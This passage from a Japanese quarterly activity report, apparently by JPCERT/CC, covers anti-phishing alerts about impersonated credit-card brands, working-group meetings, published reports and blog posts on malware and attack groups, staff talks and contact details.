
5.2.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関するニュースおよび緊急情報を計 11 件（ニュース：0 件、緊急情報：11 件）発信しました。
利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。その内訳は次のとおりです。

- エムアイカードをかたるフィッシング：1 件
- UC カードをかたるフィッシング：1 件
- 北海道銀行をかたるフィッシング：1 件
- エポスカードをかたるフィッシング：1 件
- ジャックスをかたるフィッシング：1 件
- 三菱 UFJ ニコスをかたるフィッシング：1 件
- アプラスをかたるフィッシング：1 件
- 楽天をかたるフィッシング：1 件
- TS CUBIC CARD をかたるフィッシング：1 件
- ライフカードをかたるフィッシング：1 件
- MyJCB をかたるフィッシング：1 件

本四半期はクレジットカードブランドをかたるフィッシングの報告が多く寄せられました。しばらく、あるいは、これまでまったく報告がなかったカードブランドをかたるフィッシングの報告を受領しています（図 5-2）。これらカードブランドをかたるフィッシングの特徴として、メール文面は共通で、ブランド名（社名）の部分を変えて送られるケースが多いことを確認しています。その他、仮想通貨関連（MyEtherWallet）をかたるフィッシングも多く報告されました。

また、スミッシング（ショートメッセージサービス（SMS）を使用したフィッシング）の報告も続いています。前四半期に引き続き、宅配便の不在通知を装うショートメッセージから金融機関をかたるフィッシングサイトへ誘導するケースの他、Amazon をかたるショートメッセージのフィッシングが報告されています。



［図 5-2：クレジットカードブランドをかたるフィッシングサイトの例 ］
https://www.antiphishing.jp/news/alert/myjcb_20210318.html

5.2.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。詳細については、次の Web ページをご参照ください。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2021 年 1 月　フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202101.html

2021 年 2 月　フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202102.html

2021 月 3 月　フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202103.html

5.2.3 フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやアンチウイルスソフトなどを提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 48 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

5.2.4 フィッシング対策ガイドライン等の改定作業

「技術・制度検討ワーキンググループ」は、フィッシング対策協議会の会員等の有識者で構成される、フィッシング対策に関するガイドラインや動向レポートを作成・改訂を行う作業部会です。
今期は、2021 年版のガイドラインおよびレポートの改訂に向けて、次のとおり会合を開催しました。
その内、参加を WG メンバーに限らないオープンなイベントとして催行した第 6 回会合（参加者：約 85 名）では、公開予定の「フィッシング対策ガイドライン」や、最新のフィッシングの状況や対策技術動向などをまとめた「フィッシングレポート」の改訂内容について紹介しました。

- 技術・制度検討 WG 会合（第 5 回）
  日時：2021 年 1 月 27 日　10:00-12:00

- 技術・制度検討 WG 会合（第 6 回）
  日時：2021 年 3 月 4 日　13:00-15:00

6. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。ここでは本四半期における会員組織向けの活動の一部について記載します。

6.1.　運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 85 回運営委員会
  日時：2021 年 2 月 2 日(火) 15:30-18:00

6.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究プロジェクト会合
  日時：2021 年 1 月-3 月　毎週火曜日 11:00-11:30

- 第 1 回フィッシング対策勉強会（オンライン）
  日時：2021 年 2 月 5 日（金）13:00 - 15:00

※運営委員会およびワーキンググループ会合等はすべてオンライン開催

6.3. ワーキンググループ等の成果物の公開支援

本四半期においては、次のとおりワーキンググループ等の成果物の公開を支援しました。

学術研究

- 「フィッシング詐欺のビジネスプロセス分類」を公開 (2021/03/16)
  https://www.antiphishing.jp/news/info/collabo_20210316.html

7. 公開資料

本章では JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料を一覧にまとめています。

7.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピューターセキュリティインシデントの報告の受付、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。そうした活動の概要を紹介するために、インシデント報告数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、インシデントの傾向やインシデント対応事例を四半期ごとにまとめて、邦文および英文のレポートとして公表しています。

2021-01-21
JPCERT/CC インシデント報告対応レポート［2020 年 10 月 1 日～2020 年 12 月 31 日］
https://www.jpcert.or.jp/pr/2021/IR_Report20210121.pdf

2021-03-26
JPCERT/CC Incident Handling Report [October 1, 2020 - December 31, 2020]
https://www.jpcert.or.jp/english/doc/IR_Report2020Q3_en.pdf

7.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサーを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウェアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。こうしたインターネット定点観測の結果を四半期ごとにまとめて邦文および英文のレポートとして公表しています。

2021-02-04
JPCERT/CC インターネット定点観測レポート［2020 年 10 月 1 日～2020 年 12 月 31 日］
https://www.jpcert.or.jp/tsubame/report/report202010-12.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2020Q3.pdf

2021-03-26
JPCERT/CC Internet Threat Monitoring Report [October 1, 2020 - December 31, 2020]
https://www.jpcert.or.jp/english/doc/TSUBAMEReport2020Q3_en.pdf

7.3. 脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウェア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。この制度の運用に関連した前四半期の活動実績と、同期間中に公表された脆弱性に関する注目すべき動向をまとめてレポートとして公表しています。

2020-10-22
ソフトウェア等の脆弱性関連情報に関する届出状況［2020 年第 4 四半期（10 月～12 月）］
https://www.jpcert.or.jp/pr/2021/vulnREPORT_2020q4.pdf

7.4. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、国内外のイベントやカンファレンスの様子などを JPCERT/CC のアナリストの眼をとおして、いち早くお届けする読み物です。
本四半期においては次の 18 件の記事を公表しました。

日本語版発行件数：10 件　https://blogs.jpcert.or.jp/ja/

2021-01-19　攻撃グループ Lazarus が侵入したネットワーク内で使用するツール
2021-01-26　攻撃グループ Lazarus による攻撃オペレーション
2021-02-09　マルウェア LODEINFO のさらなる進化
2021-02-12　Japan Security Analyst Conference 2021 開催レポート ～3RD TRACK～
2021-02-18　Japan Security Analyst Conference 2021 開催レポート ～2ND TRACK～
2021-02-22　マルウェア Emotet のテイクダウンと感染端末に対する通知
2021-02-25　Japan Security Analyst Conference 2021 開催レポート ～1ST TRACK～
2021-03-22　日本の組織を狙った攻撃グループ Lazarus による攻撃オペレーション
2021-03-23　2019～2020 年 制御システムセキュリティアセスメント報告書
2021-03-25　制御システムセキュリティカンファレンス 2021 開催レポート

英語版発行件数：8 件 https://blogs.jpcert.or.jp/en/

2021-01-20　Commonly Known Tools Used by Lazarus
2021-01-26　Operation Dream Job by Lazarus
2021-02-18　Further Updates in LODEINFO Malware
2021-02-19　Japan Security Analyst Conference 2021 -3rd Track-
2021-02-24　Japan Security Analyst Conference 2021 -2nd Track-
2021-02-25　Emotet Disruption and Outreach to Affected Users
2021-03-11　Japan Security Analyst Conference 2021 -1st Track-
2021-03-22　Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta)

8.　主な講演活動

(1) 土居 毅彦（早期警戒グループ）：
「セキュリティの勘所～オンライ授業を実施する教員が指す一手」
長崎大学情報セキュリティ講習会（主催：国立大学法人 長崎大学、開催日：2021 年 1 月 8 日）

(2) 戸田 洋三 (早期警戒グループ) :
「ソフトウェアの脆弱性と JPCERT/CC の脆弱性情報流通」
千葉大学 理学部 数学・情報数理学科 職業的情報学 I（主催：国立大学法人 千葉大学、 2021 年 1 月 21 日）

(3) 浜津 翔（早期警戒グループ）:
「2020 年度のサイバー攻撃動向」
日本ケーブルテレビ連盟会員向けセミナー （主催：日本ケーブルテレビ連盟、開催日：2021 年 1 月 25 日）

(4) 佐々木 勇人（早期警戒グループマネージャー）:
パネルディスカッション「ドメイン名とテイクダウンを考える」
JANOG47（主催：日本ネットワーク・オペレーターズ・グループ、開催日：2021 年 1 月 28 日）

(5) 佐々木 勇人（早期警戒グループマネージャー）:
パネルディスカッション「中小企業向け脅威・対策情報の共有のあり方について」
第 15 回コラボレーションプラットフォーム（主催：経済産業省・IPA 独立行政法人 情報処理推進機構、開催日：2021 年 1 月 29 日）

(6) 佐々木 勇人（早期警戒グループマネージャー）:
「ランサムウェアに係る身代金支払いと米制裁措置」
サプライチェーン・セキュリティ・コンソーシアム（主催：経済産業省、開催日：2021 年 2 月 1 日）

(7) 有村 浩一（常務理事）、洞田 慎一（早期警戒グループ担当部門長）:
「メーカーで考えたいセキュリティ対策 ～PSIRT 構築に関するご紹介～」
保健医療福祉情報システム工業会（JAHIS）医療システム部会年度業務報告会（主催：保健医療福祉情報システム工業会（JAHIS）、開催日：2021 年 2 月 5 日）

(8) 椎木 孝斉（経営企画室）:
「最近のサイバー攻撃とインシデント対応のポイント」
第 9 回情報セキュリティマネージャーISACA カンファレンス in Tokyo（主催：ISACA 東京支部、開催日：2021 年 2 月 20 日）

(9) 洞田 慎一（早期警戒グループ担当部門長）:
「2020 年度の放送におけるインシデントの振り返り」
民間放送事業者連盟情報セキュリティセミナー（主催：民間放送事業者連盟、開催日：2021 年 2 月 26 日）

(10) 洞田 慎一（早期警戒グループ担当部門長）:
「リモート環境のサイバー攻撃への悪用と対策」
高輝度光科学研究センター情報セキュリティ研修（主催：公益財団法人高輝度光科学研究センター 、開催日：2021 年 3 月 3 日）

(11) 奈良 竜太（早期警戒グループ）：
「2020 年度話題になったセキュリティインシデントの振り返りと現在の状況を踏まえた最新動向について」
Security Days Spring 2021（主催：株式会社ナノオプト・メディア、開催日：2021 年 3 月 5 日）
(12) 土居 毅彦（早期警戒グループ）：
「サイバーセキュリティ基礎知識」
「DX セミナー」シリーズ第 4 弾　サイバーセキュリティセミナー（主催：茨城県経営者協会、開催日：2021 年 3 月 15 日）
(13) 佐々木 勇人（早期警戒グループマネージャー）：
「2020 年の脅威動向を振り返って～新たな環境変化に対するインシデント対応～」
Prowise Business Forum（主催：株式会社日立ソリューションズ、開催日：2021 年 3 月 11 日）

9. 主な執筆活動

(1) 石井 泰鷹（早期警戒グループ）
「2020 年の情報セキュリティ動向」
インターネット白書 2021
(2) 土居 啓介（早期警戒グループ）
「ISAC と日本貿易会 ISAC の活動について」日本貿易会 ISAC の歩み

10. 協力、後援

本四半期の行事開催に協力または後援等を行いました。

(1) Security Days Spring 2021
主　催：株式会社ナノオプト・メディア
開催日：2021 年 2 月 19 日（金）～3 月 5 日（金）
(2) 第 5 回 重要インフラサイバーセキュリティコンファレンス（併催 第 2 回 産業サイバーセキュリティコンファレンス）
主　催：重要インフラサイバーセキュリティコンファレンス実行委員会
開催日：2021 年 2 月 9 日（火）～10 日（水）

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナーのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html